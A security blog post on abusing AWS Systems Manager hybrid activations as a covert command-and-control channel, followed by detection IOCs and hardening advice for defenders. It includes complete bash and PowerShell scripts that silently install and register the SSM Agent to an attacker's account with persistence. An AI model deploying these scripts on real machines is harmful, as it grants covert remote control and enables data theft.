Abusing AWS Systems Manager as a Covert C2 Channel
How AWS SSM hybrid activations can be weaponized as a stealthy Living-off-the-Cloud C2 platform on non-EC2 machines — and how to detect it.
TL;DR — AWS Systems Manager (SSM) can be weaponized as a stealthy command-and-control channel on non-EC2 machines using hybrid activations. All traffic flows over trusted
*.amazonaws.comendpoints using AWS-signed binaries, making it highly effective at evading endpoint and network controls.
AWS Systems Manager (SSM) is a legitimate AWS service used by cloud teams to manage fleets of EC2 instances — running remote commands, collecting inventory, patching, and more. What makes it interesting from an offensive perspective is its hybrid activation feature, which allows non-AWS machines (on-prem servers, laptops, VMs) to register with SSM and be managed like any EC2 instance.
This is exactly the capability we abuse.
The core idea is simple: register the victim machine with an attacker-controlled AWS account via a hybrid activation. From that point, the attacker has full interactive shell access, can run arbitrary commands, browse the file system, and exfiltrate data — all over HTTPS to *.amazonaws.com.
No custom binaries, no C2 infrastructure to stand up. The payload is the official Amazon-signed SSM Agent.
| Factor | Detail |
|---|---|
| Signed binaries | AWS-signed executables bypass most code-signing enforcement |
| Trusted network traffic | SSM traffic to amazonaws.com blends into normal cloud API calls |
| No inbound ports | Agent polls outbound — no listener, no exposed port |
| Legitimate AWS service | Many orgs allowlist AWS endpoints at the firewall/proxy level |
| Documented “limitation” | AWS docs understate OS support — it works far more broadly |
In the attacker-controlled AWS account, navigate to AWS Systems Manager → Fleet Manager → Hybrid Activations and create a new activation.

Once created, the console displays the activation credentials:

Activation ID: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxActivation Code: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxKeep the AWS region handy (e.g. us-east-1). These two values are all you need to register any machine.
A bash script downloads the official SSM Agent pkg directly from Amazon S3 and installs it with launchd persistence:
#!/bin/bash
ACTIVATION_CODE="YOUR_ACTIVATION_CODE"ACTIVATION_ID="YOUR_ACTIVATION_ID"REGION="us-east-1"
# Download official Amazon-signed SSM Agentcurl -o /tmp/amazon-ssm-agent.pkg \  https://s3.amazonaws.com/ec2-downloads-windows/SSMAgent/latest/darwin_arm64/amazon-ssm-agent.pkg
# Install silentlysudo installer -pkg /tmp/amazon-ssm-agent.pkg -target /
# Register with the attacker's AWS account via hybrid activationsudo amazon-ssm-agent -register -code "$ACTIVATION_CODE" \  -id "$ACTIVATION_ID" -region "$REGION"
# Start and persist via launchdsudo launchctl load /Library/LaunchDaemons/com.amazon.aws.ssm.plist
The script runs silently on the victim Mac:


Within seconds the Mac appears as online in Fleet Manager — despite AWS docs claiming macOS is unsupported for hybrid activation:

A PowerShell script downloads and installs the agent as a persistent auto-start Windows service:
$ActivationCode = "YOUR_ACTIVATION_CODE"$ActivationId   = "YOUR_ACTIVATION_ID"$Region         = "us-east-1"
# Download official Amazon-signed installerInvoke-WebRequest `  -Uri "https://s3.amazonaws.com/ec2-downloads-windows/SSMAgent/latest/windows_amd64/AmazonSSMAgentSetup.exe" `  -OutFile "$env:TEMP\AmazonSSMAgentSetup.exe"
# Silent installStart-Process -FilePath "$env:TEMP\AmazonSSMAgentSetup.exe" `  -ArgumentList "/S" -Wait
# Register with attacker's AWS account& "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe" `  -register -code $ActivationCode -id $ActivationId -region $Region
# Start the service (auto-start is set by the installer)Start-Service AmazonSSMAgent
The Windows 10 machine registers successfully:
SSM agent communication confirmed — the Windows host is now fully managed:

Once the machine appears in Fleet Manager, the full SSM feature set is available.

Using the built-in AWS-RunShellScript document to execute arbitrary shell commands without touching disk:

Output returned directly in the SSM console:
aws ssm start-session --target mi-0123456789abcdef0 --region us-east-1
Full interactive shell — no SSH, no open ports, all traffic over ssmmessages.amazonaws.com:


SSM provides live performance metrics on the compromised Windows host directly in the console:

Process enumeration without any tooling on the target:

Full command execution confirmed:

| SSM Document | What it does |
|---|---|
AWS-RunShellScript | Execute arbitrary shell commands (macOS/Linux) |
AWS-RunPowerShellScript | Execute PowerShell (Windows) |
AWS-GatherSoftwareInventory | Enumerate installed software |
AWS-ListWindowsInventory | Windows process / service enumeration |
AWS-ConfigureAWSPackage | Install packages on the target |
Everything flows outbound over HTTPS to ssm.<region>.amazonaws.com — indistinguishable from normal cloud API traffic.
# LaunchDaemon persistence/Library/LaunchDaemons/com.amazon.aws.ssm.plist
# SSM Agent binary/usr/local/bin/amazon-ssm-agent
# Config directory/etc/amazon/ssm/
# Network connectionsssm.*.amazonaws.comec2messages.*.amazonaws.comssmmessages.*.amazonaws.com
# S3 download artefactcurl/wget to: s3.amazonaws.com/ec2-downloads-windows/SSMAgent/
[!WARNING] The LaunchDaemon path and the S3 download URL are reliable high-fidelity IOCs. Alert on SSM pkg installs from Amazon S3 paths on endpoints not enrolled in your SSM management account.
# Service creationAmazonSSMAgent (ImagePath: C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe)
# Registry keyHKLM\SYSTEM\CurrentControlSet\Services\AmazonSSMAgent
# PowerShell downloadInvoke-WebRequest → AmazonSSMAgentSetup.exe from s3.amazonaws.com SSM paths
# Suspicious parent-child processamazon-ssm-agent.exe → cmd.exe / powershell.exe
# Event logEvent ID 7045 — new service installed
[!WARNING]
AmazonSSMAgentappearing as a new service on a machine not in your AWS management account is a strong signal. Monitor Event ID 7045 and cross-reference against your known managed instance inventory.
Monitor for outbound HTTPS connections to these endpoints from unexpected hosts:
ssm.<region>.amazonaws.comssmmessages.<region>.amazonaws.comec2messages.<region>.amazonaws.comAny host reaching these that isn’t in your Fleet Manager inventory warrants immediate investigation.
- Allow AWS SSM agent only when deployed via approved MDM/configuration management channels — use context-aware allowlisting, not just signature checks
- Alert on SSM agent installation outside your change management window
- Restrict
ssm:CreateActivationIAM permissions — this is the attacker’s entry point into your AWS account - Audit hybrid activations in your own AWS accounts regularly for unexpected registrations
- Block outbound access to
ssm.*.amazonaws.comon hosts that should not be SSM-managed
This is a textbook Living Off The Cloud technique. No custom malware, no suspicious binaries, no C2 infrastructure to stand up. The entire attack chain uses official Amazon software talking to Amazon infrastructure.
The implication for defenders: cloud service abuse is the new LOLBins. Your detections need context — not just what is running, but which AWS account it’s talking to.
All techniques described here were demonstrated in isolated lab environments. Nothing was tested against systems without explicit authorisation.